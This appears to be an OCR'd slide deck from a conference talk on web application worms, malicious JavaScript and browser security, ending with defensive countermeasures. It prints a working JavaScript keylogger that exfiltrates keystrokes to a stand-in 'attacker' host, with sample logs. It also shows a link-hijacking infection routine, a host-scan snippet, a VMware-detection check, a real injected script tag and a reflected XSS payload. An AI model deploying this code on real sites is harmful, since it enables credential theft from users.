Web Application Worms & Bots

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Welcome

- Background
  - Hacking Exposed: Web Applications
  - The Anti-Hacker Toolkit
  - Hack Notes: Web Security
- Conducted penetration tests against variety of web platforms, languages, and business processes.
- Currently working at Qualys on automated web application vulnerability scanning.

Overview


- Highlight current state of web security
- Explain the current state of browser security
- Review recent attacks against the browser
- Discuss evolving attacks against the browser
- Identify current methods for protecting the browser
- Highlight future browser defenses and possible attack trends

Web Security

- Web application (in)security continues to grow.
  - Web-related vulnerabilities pop up on Bugtraq daily. (http://www.securityfocus.com/bid/)
  - Web-related attacks have large-scale impact and can be expensive to investigate, react, and resolve.
  - Web security becomes a requirement of PCI in 2008.
- Common focus on threats to web applications.
  - OWASP Top 10
  - WASC Threat Classification
- What about threats *from* the web application?

Web Security

- *Reported* web server vulnerabilities have decreased.
  - IIS 6.0 released April 2003
    - MS06-034 (specially-crafted ASP file could cause buffer overflow)
    - No resurgence of Code Red or Nimda style vulnerabilities
  - Apache 2.0.45 (March 2003) to Apache 2.0.61 (September 2007)
    - 38 security bugs according to changelog
    - 24 specific to core or mod_ssl
  - Apache 2.2.0 (November 2005) to Apache 2.2.6 (September 2007)
    - 8 security bugs according to changelog
    - 2 specific to core or mod_ssl
- Yet the number of servers continues to grow significantly.



Web Security

- 2004-2007: Web security widens its grasp and deepens it reach
  - Attackers target large properties: MySpace, Google, Yahoo!
  - Researchers target application engines: Month of PHP bugs
  - Exploits target browsers: malicious JavaScript, plug-in buffer overflows
- XSS remains a significant problem and has been known for over a decade.
  - Original CERT advisory February 2000 (http://www.cert.org/advisories/CA-2000-02.html)
  - USENET references to “malicious html” and “malicious javascript” as far back as 1996
    - comp.security.unix post on March 1996: http://tinyurl.com/2s593m
    - Entertaining discussion of JavaScript: http://tinyurl.com/2g2476

A Brief History of Desktop Security

- User and file privileges
- Event logging
- Signature-based virus detection
- Host-based firewall
- Behavioral-based virus detection
- Host-based intrusion detection system
- NAC / NAP (don't let the device onto the network unless it's secure)

A Brief History of Browser Security

- Same Origin Rule
- Restrict Java applet access to the localhost
- Block access to specific ports (some browsers)
  - …because of security concerns
- Block pop-ups
  - …because of obnoxious advertising
- Block third-party cookies
  - …because of advertising and privacy concerns
- Block web bugs (1x1 images, etc.)
  - …because of advertising and privacy concerns
- Compare URLs with known phishing sites
  - Send your complete browsing behavior to a third-party…raises privacy concerns

A Brief Aside on Advertising

- Double-click DART
- Google Analytics
- Create a banner ad with a link to malicious content
- Tin foil hat exercise #1: Buy ad space on a handful of popular sites, create a malicious link, wait, profit.
- Tin foil hat exercise #2: How might the relationship between the Mozilla Foundation and Google affect anti-advertising features?

Browser Security

- Business logic and business applications moving from the desktop to the browser…
  - …leaving all those nice security features behind
- What happens in the DOM stays in the DOM
  - Code (e.g. JavaScript, Java, Flash) executes with the assumption of trust within the browser.
  - JavaScript uses a global scope with only the Same Origin Rule to enforce restrictions.
  - Basically a ring 0 environment
    - A JavaScript keylogger doesn't need escalated privileges
    - A vuln in a CMS can divulge sensitive data without any need to access the local file system
- Forensic challenges

Browser / Desktop Sandbox

- Prevent browser’s access to localhost
- Limit Java capabilities
- Internet Explorer zones
  - Acknowledges that different sites should have different levels of trust
  - Difficult to maintain, understand for unsophisticated users
- Does not create sandboxes within the DOM
  - Same Origin Rule is as granular as it gets
  - (Firefox NoScript plug-in)

Browser Security

- Assumption of trust in HTML (no “signed” content)
- No separation of UI generation and data manipulation
  - JavaScript can affect all aspects of DOM
  - Leads to exploits like XSS, phishing, social engineering
- Current security measures are inadequate or bypassed by certain attacks.
- Same Origin Rule has taken some shots
  - DNS rebinding / Anti-DNS pinning
    - http://crypto.stanford.edu/dns/
    - https://www.blackhat.com/presentations/bh-usa-07/Byrne/Presentation/bh-usa-07-byrne.pdf
  - Does not limit JavaScript capabilities within the same origin
- Cookie attributes (secure, httponly) slowly developed, more slowly adopted.
- Attacks that target users are difficult to solve via technical means, e.g. phishing.

Threats Evolve

- Financial motivation
  - Information with value will be information at risk
  - Credit card theft moves into credential theft
  - Attackers obtain up to $10 for a stolen online game account, $6 for a credit card (http://news.bbc.co.uk/2/hi/technology/6526851.stm)
- Infect rather than deface
  - Defacement detected quickly, infection detected slowly
  - Add malicious content to a site to spread compromise to visitors of the site (http://isc.sans.org/diary.html?storyid=2166)
- Increased potential for targeted attacks against users of web-based services
  - MediaDefender (http://www.wired.com/politics/security/news/2007/09/mediadefender)
- Exploit the trust between the server and browser
  - Thrive on the increase in user-generated content
  - MySpace, Youtube, etc.

Site Infection


- Insert malicious content into a web page
  - Less likely to be noticed than a defacement
  - Each visitor to the site is a potential victim
  - The malicious content only need to point to a server controlled by the attacker.
    - The exploit can be dynamically updated without re-accessing the compromised web site.
    - The exploit could be customized to the victim’s environment
- Victim comes to the exploit, rather than trying to send the exploit to the victim.
  - Outbound HTTP requests allowed through firewalls, by nature are not suspicious.
  - No intervening filters or server-based detections that spam runs into.
- Still requires a vulnerability to obtain an initial foothold.

Site Infection

- Exploit required a single line of HTML

```
<script src="http://w1c.cn/3.js"></script>
```

- Discovered February 2, 2007
  - Evidence of compromise as far back as November 2006
  - Delivered an exploit publicly disclosed in January 2007.
  - At the time, a quick search revealed a similar compromise on over two dozen other sites.
- Sources:
  - http://www.websense.com/securitylabs/alerts/alert.php?AlertID=733
  - http://isc.sans.org/diary.html?storyid=2166



Attack Methods

- Exploit a browser vulnerability
  - Direct victim's browser to a binary exploit
    - Flash Player, November 2006 (http://www.microsoft.com/technet/security/bulletin/ms06-069.mspx)
    - Windows Animated Cursor, April 2007 (http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx)
  - Exploit can be hosted on a "trusted" or familiar site
    - Malware on German Wikipedia site, November 2006 (http://www.technewsworld.com/story/54118.html)
- Delivering binary exploits via the browser is not much different than spam or other "old" attacks.

Malicious JavaScript

- Prevalence of AJAX-style web applications
  - JavaScript is a requirement to browse these sites, users can't be expected to disable JavaScript as a security precaution.
- *"Nobody expects the Spanish Inquisition!"*
  - Browser plug-ins
    - Firefox plug-in doesn't enforce Same Origin Rule, July 2005 (http://simonwillison.net/2005/Jul/20/vulnerability/)
  - PDF files
    - May 2003 (http://www.kb.cert.org/vuls/id/184820)
    - January 2007 (http://www.kb.cert.org/vuls/id/815960)
  - Forging HTTP headers with Flash, July 2006 (http://tinyurl.com/38onf3)
  - File metada
    - Netscape Navigator GIF comment XSS, November 2001 (http://www.securityfocus.com/bid/2637/)
    - MP3 tags (http://www.gnucitizen.org/blog/backdooring-mp3-files/)

Malicious JavaScript

- Programming language executed in the browser
- Ability to modify, add, and monitor DOM properties and events.
- An HTML injection flaw can lead to significant compromises of the user.
  - Malicious JavaScript is not inhibited by the Same Origin Rule -- it's already on the origin!
  - Same Origin Rule does not block JavaScript from sending data to a different domain

Keylogger -- collection

```
element.addEventListener("keypress", keyHandler, true);
function keyHandler(e) {
  var event = e || window.event;
  var element = event.target || event.srcElement;
  var alt = (event.modifiers & Event.ALT_MASK) || event.altKey;
  var ctrl = (event.modifiers & Event.CTRL_MASK) || event.ctrlKey;
  var shift = (event.modifiers & Event.SHIFT_MASK) || event.shiftKey;
  if(alt)   { g_keyBuffer += "[alt]"; }
  if(ctrl)  { g_keyBuffer += "[ctrl]"; }
  if(shift) { g_keyBuffer += "[shift]"; }
  g_keyBuffer += decToHex(event.charCode);
  if(g_flushBuffer || g_keyBuffer.length > 10 || event.type == "unload") {
    send(g_keyBuffer);
    g_flushBuffer = false;
    g_keyBuffer = "";
  }
}
```

Keylogger -- transmit

```
var g_home = http://attacker/text/

function send(text) {
  if(!text || text.length == 0)
    return;

  var body = document.getElementsByTagName("body")[0];
  var link = g_home + "?" + text;
  var e = document.createElement("script");
  e.setAttribute("src", link);
  body.appendChild(e);
}
```

Keylogger -- log results

127.0.0.1 - - [13/Mar/2007:17:20:08 -0700] "GET /text/?617364666173 HTTP/1.1" 404 211 …

127.0.0.1 - - [13/Mar/2007:17:20:10 -0700] "GET /text/?646661736466 HTTP/1.1" 404 211 …

127.0.0.1 - - [13/Mar/2007:17:20:11 -0700] "GET /text/?617364666173 HTTP/1.1" 404 211 …

127.0.0.1 - - [13/Mar/2007:17:20:11 -0700] "GET /text/?646466736464 HTTP/1.1" 404 211 …

Site Capture

```
function infect(e) {
  g_link = e;
  window.document.write("<object type=text/html height=\"100%\"
   width=\"100%\" data=" + g_link + ">");
  window.document.write("<script src=" + g_js + "></script>");
  window.document.close();
  return false;
}
...
var rootNode = document.getElementsByTagName("body")[0];
var walker = document.createTreeWalker(rootNode, NodeFilter.SHOW_TEXT,
   null, false);
while(walker.nextNode()) {
  if(3 == walker.currentNode.nodeType) {        // text node
    element = walker.currentNode.parentNode;
    if("A" == element.nodeName) {
      element.setAttribute("onClick", "infect(this); return false;");
    }
  }
}
```

Host Scan


```
var HEAD = document.getElementsByTagName("head")[0];
function createScript(host) {
  var script = document.createElement("script");
  script.src = host;
  HEAD.appendChild(script);
}

function errorHandler(message, link, line) {
  if(line && line > 0) { alert("line: " + line); }
  return true;
}

function hostScan() {
  window.onerror = errorHandler;
  createScript("http://somehost/");
}
```

HTML Parsing Idiosyncrasy

Source of: http://10.0.1.6/PHP-Nuke/6.5/html/modules.php?name=Search

```
checked> Stories<input type="radio" name="type" value="comments" >
Comments<input type="radio" name="type" value="users" >
Users</form></td></tr></table><br><hr noshade size="1"><center><b>Search
Results</b></center><br><br><table width="99%" cellspacing="0"
cellpadding="0" border="0">
<tr><td><center><font class="option"><b>No matches found to your
query</b></font></center><br><br></td></tr></table></td></tr></table></td></t
<br><table width="100%" border="0" cellspacing="1" cellpadding="0"
bgcolor="#9cbee6"><tr><td>
<table width="100%" border="0" cellspacing="1" cellpadding="8"
bgcolor="#ffffff"><tr><td>
<font class="title">... more<br><br>Didn't find what you're looking
for?</font><br><br>Search "<b><script src=http://10.0.1.6/j </b>"
on:<br><br><ul><li> <a
href="modules.php?name=Downloads&amp;d_op=search&amp;query=<script
src=http://10.0.1.6/j ">Downloads</a> (0 Search Results)<li> <a
href="modules.php?name=Web_Links&amp;l_op=search&amp;query=<script
src=http://10.0.1.6/j ">Web Links</a> (0 Search Results)<li> <a
href="http://www.google.com/search?q=<script src=http://10.0.1.6/j "
target="new">Google</a><li> <a
href="http://groups.google.com/groups?q=<script src=http://10.0.1.6/j "
target="new">Google Groups</a></ul></td></tr></table></td></tr></table>
<br></td><td colspan="2"><img src="themes/DeepBlue/images/pixel.gif"
width="10" height="1" border="0" alt=""><br><br></td></tr></table>
<br><center><font class="footmsg">
<a href="http://phpnuke.org" target="blank"><img
src="images/powered/nuke.gif" border="0" Alt="Web site powered by PHP-Nuke"
hspace="10"></a><br><br>
All logos and trademarks in this site are property of their respective
```

Autocomplete (good browser security)



Autocomplete (good browser security)

- Firefox
  - Trusted vs. untrusted events
  - Separation of HTML DOM (content) and XUL (browser UI)
- Cannot set focus to an element and then dispatch a keypress event

```
var arrowUp = document.createEvent("KeyEvents")
arrowUp.initKeyEvent(…)
Element.focus
Element.dispatchEvent(arrowUp)
```

- Otherwise, it would be possible to spoof any form, have the browser autocomplete the fields, then read the values of the completed fields.

Information Leakage

- Submitting data from one domain to another domain
  - E.g. result of a port scan, browser history, cookie theft
- Unaffected by Same Origin Rule
- The browser automatically loads many URIs for many legitimate purposes.
  - **`src`** attribute (**`img`**, **`script`**)
  - **`<object>`** elements
  - Content hosted on third-party servers (e.g. images, static HTML, CSS)
- Encode information in the path or query string. (HTTP)
  - http://dropsite/user/password
- Encode information in the server name. (DNS)
  - http://base32(user).base32(password).site.domain/

Web Application Worms

- Distribution nodes
  - Social networking (e.g. MySpace)
  - Media aggregation (e.g. YouTube)
  - User-generated content (e.g. Wikipedia, blogs)
- Transmission techniques
  - Browser exploit (buffer overflow)
  - Malicious JavaScript in payload
  - Malicious JavaScript hosted on drop site
- Semi-persistent client nodes
  - Active while the browser is open
  - Can be persistent within a domain

Worms & Bots

- Traditional bots
  - DoS
  - Spam
  - Click fraud
- Web bots
  - Click fraud
  - Credential theft (e.g. keylogger)

Thick-Client Bots

- Focus on information within the browser -- doesn't need access to the desktop.
- JavaScript XSS shells
  - http://ferruh.mavituna.com/makale/xss-shell-backdooring-the-web/
- LiveConnect (Java ⇔ JavaScript bridge)
- Plug-in technologies
  - Flash
  - Silverlight

Anti-Analysis

- Obfuscation via XOR, string concatenation, mix of grammar
- Breaking out of <textarea> for browser-based analysis
- References
  - http://www.cansecwest.com/slides07/csw07-nazario.pdf
  - http://handlers.sans.org/dwesemann/decode/index.html

Anti-Detection

- As Trojans and viruses go, so go web-bots
  - Honeynet project to capture network- and host-level hacking techniques.
  - Honeymonkey and similar projects to capture browser-level hacking techniques.
- Identify host running in VMWare

```
if('object' == typeof java) {
  var net = new java.net. ¬
            NetworkInterface. ¬
            getNetworkInterfaces();
  var netif = net.nextElement();
  while(netif) {
    alert(netif.toString());
    netif = net.nextElement();
  }
}
```

Browser Security

- Some problems can't be solved in the browser.
  - Social engineering tricks victim into divulging sensitive information.
- Some solutions require significant infrastructure
  - More infrastructure == more complexity
  - Strong authentication and identification could minimize the number of areas where credentials are stored
    - http://openid.net/
    - http://www.eclipse.org/higgins/
    - http://www.projectliberty.org/
  - Establishing trust requires a third-party to the server and browser.
    - How many people pay attention to SSL certificate validity?
    - How long did it take browsers to drop SSLv2 support?

Proactive Countermeasures

- Prevent the initial compromise
- Web application security audit
  - Prevent unexpected HTML injection
  - Identify areas where user-generated content is permitted
    - Pre-inspect content
    - Quarantine content
- Continuous monitoring of the site for infection.
- Minimize the potential for the application to be used as a distribution point for malicious content

Reactive Countermeasures

- Proxies
  - Centralizes access control to web sites
  - Access logs may be able to identify compromised browsers or browsers that have navigated to sites that are known to have malicious content
- Deny access to Internet sites

Countermeasures in the Browser

- Anti-virus and the browser
  - Current AV already detects many known Trojans, exploits
  - Host-based Intrusion Detection System may prevent some buffer overflows
  - Anti-Spyware and -malware solutions focus on requests to blacklisted domains or content signatures
- With the exception of HIDS, these rely on blacklists and signatures.
  - An HTML or JavaScript payload can be written in many different ways.
  - DOM access and prompts for information (e.g. password, credit card number) are not inherently malicious.
- Signatures and blacklists are a reactive measure.

Upcoming Technology

- CSS
  - Hiding content with alternate media
  - Loading content (e.g. font families)
- HTML 5.0 and client side storage
  - Available in development branch of WebKit
  - Potential for significant amount of data to be stored
  - Enables more business logic to move into the browser
  - The greater concern is the amount of personal information stored rather than SQL injection

Browser Engine Attack Classification

- Same Origin Defeat
  - Break the domain access restrictions
- HTML parsing idiosyncrasy
  - E.g. SAMY, Firefox unclosed <script>
- DOM injection
  - Create, modify, delete elements (e.g. create <img> elements to determine live hosts/ports, modify event handlers to insert keylogger)
- Namespace infection
  - Inject JavaScript into the page, unaffected by SOR (e.g. modify serialized values, affect appliation logic)
- Browser instrumentation (Cross-Site Request Forgery)
  - Inject HTML or JavaScript that conducts pre-packaged requests to a third party.
  - Doesn’t have to bypass SOR
- Information leakage via inference
  - Timing (e.g. DNS resolution, response time for <img> elements to determine live hosts/ports)
  - Content inspection (e.g. access font colors to determine browser history)
- Ambiguous content-type
  - JavaScript inside PDF, file metadata
- Insecure plug-in
  - Buffer overflow

Trends

- Mobile devices
  - Browser engines (WebKit, Gecko) showing up in many applications
- Application plug-ins for media (e.g. Flash Player)
- More attacks against the browser
  - Greater pool of directly-accessible victims
  - Uniform exploit environment (HTML, JavaScript similar enough in IE, Safari, Firefox, Opera, etc.)
- The browser used as a relay for attacks against other servers.
  - CSRF libraries

Questions

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Thank you!

Additional Resources

- Gnucitizen.org
  - Purple Paper
  - Renaissance
- Ha.ckers.org
- Owasp.org
- Webappsec.org